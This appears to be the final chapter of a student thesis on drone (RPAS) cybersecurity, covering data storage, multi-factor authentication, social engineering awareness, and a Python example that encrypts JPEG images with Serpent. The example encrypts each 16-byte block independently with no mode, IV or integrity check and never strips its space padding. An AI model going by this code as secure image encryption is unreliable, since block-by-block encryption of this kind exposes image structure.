


Fig. 3.4. VMware Workstation screenshot

3.3. Data Storage

Ensuring the security and privacy of RPAS data, while at rest or in transit, is essential to managing RPAS cybersecurity risks.

When connecting the RPA or RPAS-associated removable storage device to a computer:

- Use a standalone computer to connect to the UAS or removable storage device to ensure no access to the Internet or enterprise network.
- Verify a firewall on the computer or mobile device is enabled to check for potentially malicious inbound and outbound traffic caused from the connection of the UAS or removable storage

device. Verify and ensure that the computer has up-to-date antivirus installed.




Fig. 3.5. Firewall illustration

- Authentication mechanisms should be in place for RPASs with access to private or confidential data. Use MultiFactor Authentication (MFA) whenever possible for accounts associated with RPAS operations

Multi-factor authentication is a characteristic requirement of an authentication service that requires more than one authentication factor for successful authentication. As a second authentication factor may be used:

- Second device (like mobile phone)
- Secret phrase
- Biometrical data (Fingerprint or Face scan)
- Secret recovery codes

Fig. 3.6. Using mobile phone as a second factor authenticator

- Erase all data from the RPA, computers and any removable storage devices after each use

3.4. Image encryption using Serpent algorithm

Serpent - symmetric key block cipher that was a finalist in the Advanced Encryption Standard (AES) contest, where it was ranked second to Rijndael.





Fig. 3.7. Serpent algorithm structure

In our example, Serpent encryption algorithm is implemented in Python programming language. It will take image file in JPEG format, encrypt it with Serpent algorithm and return into TXT file format. After, it will decrypt TXT encrypted file back into original image.



```
def Enc_file(self, file_path, file_path_enc):
    f1 = open(file_path, 'rb')
    f2 = open(file_path_enc, 'wb')
    while 1:
        temp = f1.read(16)
        if not temp:
            break
        temp = temp if len(temp) == 16 else (temp + b'                ')[0:16:1]
        temp_number = int.from_bytes(temp, 'big')
        temp_number = self.Enc(temp_number)
        temp = temp_number.to_bytes(16, byteorder='big')
        f2.write(temp)
    f1.close()
    f2.close()

def Dec_file(self, file_path_enc, file_path_dec):
    f1 = open(file_path_enc, 'rb')
    f2 = open(file_path_dec, 'wb')
    while 1:
        temp = f1.read(16)
        if not temp:
            break
        temp = temp if len(temp) == 16 else (temp + b'                ')[0:16:1]
        temp_number = int.from_bytes(temp, 'big')
        temp_number = self.Dec(temp_number)
        temp = temp_number.to_bytes(16, byteorder='big')
        f2.write(temp)
    f1.close()
    f2.close()
```

Fig. 3.8. Python functions to read and encrypt/decrypt file

We will encrypt the next image:

Fig. 3.9. Image example for encryption

So to encrypt our image we will use this line of the code: enc = serpent.Enc_file('Test_image.jpg', 'dec.txt'), where we call method Enc_file from serpent class which encrypts file ‘Test_image.jpg’ into ‘dec.txt’ file and save the results into variable enc.

As the result we receive dec.txt file with the next content:




Fig. 3.10. Encrypted image written TXT format

After this step we use the next code to decrypt the image:

dec = serpent.Dec_file('dec.txt', 'Decrypted_Image.jpg'), where we call method Dec_file from serpent class which decrypts file ‘'dec.txt'’ into ‘'Decrypted_Image.jpg'’. And then we receive original image:




Fig. 3.11. Decrypted image

This is an example of how images can be encrypted/decrypted while receiving it from RPAS cameras.

3.5. Social Engineering threats

Social engineering (SE) is the art of manipulating people so they give up confidential information. In our case, SE may be used to gain access to enterprise network, data storage etc. Social Engineering attack may look like:

- Baiting

As its name implies, baiting attacks use a false promise to pique a victim’s greed or curiosity. They lure users into a trap that steals their personal information or inflicts their systems with malware.

- Scareware

Scareware involves victims being bombarded with false alarms and fictitious threats.

- Pretexting

Here an attacker obtains information through a series of cleverly crafted lies. The scam is often initiated by a perpetrator pretending to need sensitive information from a victim so as to perform a critical task.

- Phishing

As one of the most popular social engineering attack types, phishing scams are email and text message campaigns aimed at creating a sense of urgency, curiosity or fear in victims.

- Spear phishing

This is a more targeted version of the phishing scam whereby an attacker chooses specific individuals or enterprises.




Preparing the ground for the attack:
· Identifying the victim(s).
· Gathering background information.
· Selecting attack method(s).
INVESTIGATION
Closing the interaction, ideally without arousing suspicion:
· Removing all traces of malware.
· Covering tracks.
· Bringing the charade to a natural end.
EXIT
Social Engineering Life Cycle
HOOK
Deceiving the victim(s) to gain a foothold:
· Engaging the target.
· Spinning a story.
· Taking control of the interaction.
PLAY
Obtaining the information over a period of time:
· Expanding foothold.
· Executing the attack.
· Disrupting business or/and siphoning data.

Fig. 3.12. Social Engineering Life Cycle

3.6. Social Engineering Protection

Today, SE is one of the most popular cyber attacks methods on enterprises or individuals. To protect the data from the RPAS networks, collected data, safe transfer of images RPA operators and managers should know ways to protect from social engineering.

- Don’t open emails and attachments from suspicious sources
- Using MFA
- Keep antivirus software up-to-date
- Using secure data channels while transferring sensitive information



Social Engineering Tactics to Watch For

Knowing the red flags can help you avoid becoming a victim.

Your ‘friend’ sends you a strange message.

Your emotions are heightened.

The request is urgent.

The offer feels too good to be true.

You’re receiving help you didn’t ask for.

The sender can’t prove their identity.

Fig. 3.13. Social Engineering Signs

3.6. Conclusions on chapter 3

In this chapter we reviewed technical methods of protection of RPAS networks, preventing data leakage. Also social engineering methods and technics was reviewed, so as the methods of preventing cyber attacks through the human factor usage.

CONCLUSIONS

Modern RPAS becomes more popular everyday, so as the risk of cyber attacks and data leakage collected by it increases. Modern RPA require lightweight, due to hardware restriction, but still strong encryption algorithms.

RPAS used in many different fields either it civilian or military, requires security researching, to resist stealing collected data and to protect control over RPA. Modern cyber security threats require not only development of new hardware and software solution for protection of data sent and received from RPA, but also requires additional training for operators and all the staff related to RPA operation in cyber security field, cryptography, password management.

Social engineering became the most popular way to hack any digital systems, so RPA operators should be aware of exploiting human factor to gain access to restricted information.

REFERENCES

1. S. Panasenko: Encryption algorithms. Special Guide. – Saint Petersburg 2009
2. Journal of Physics: Conference Series – Drone Presence Detection by the Drone's RF Communication
3. Manual on Remotely Piloted Aircraft Systems (RPAS) First Edition – International Civil Aviation Organization
4. Cybersecurity best practices for operating commerical UAS – CISA
5. REMOTELY PILOTED AIRCRAFT SYSTEM (RPAS) CONCEPT OF OPERATIONS (CONOPS) FOR INTERNATIONAL IFR OPERATIONS – ICAO
6. RPAS Security – The Guidance Manual
7. Authentication and Encryption Algorithms – Oracle Documentation https://docs.oracle.com/cd/E19683-01/816-7264/ipsec-ov-11/index.html
8. Security Encyclopedia – Random Number Generator https://www.hypr.com/random-number-generator/
9. Tutorials Point – Cryptography Hash functions https://www.tutorialspoint.com/cryptography/cryptography_hash_functions.html
10. Summary of cryptographic algorithms - according to NIST – Cryptomathic https://www.cryptomathic.com/news-events/blog/summary-of-cryptographic-algorithms-according-to-nist
11. Wired Equivalent Privacy (WEP) – Techtarget https://www.techtarget.com/searchsecurity/definition/Wired-Equivalent-Privacy
12. MAVLink – Workswell https://workswell-thermal-camera.com/mavlink-interface-uav-drone-thermal-camera/

13. DroneDefender: Batelle Develops Anti-Drone Rifle – DroneLife https://dronelife.com/2015/10/15/dronedefender-batelle-develops-anti-drone-rifle/
14. Man in the middle (MITM) attack – Imperva https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/
15. Aircrack-ng official site https://www.aircrack-ng.org/
16. DroneGun Tactical – DroneShield https://www.droneshield.com/dronegun-tactical
17. 10 Counter-Drone Technologies To Detect And Stop Drones Today – robin radar systems site https://www.robinradar.com/press/blog/10-counter-drone-technologies-to-detect-and-stop-drones-today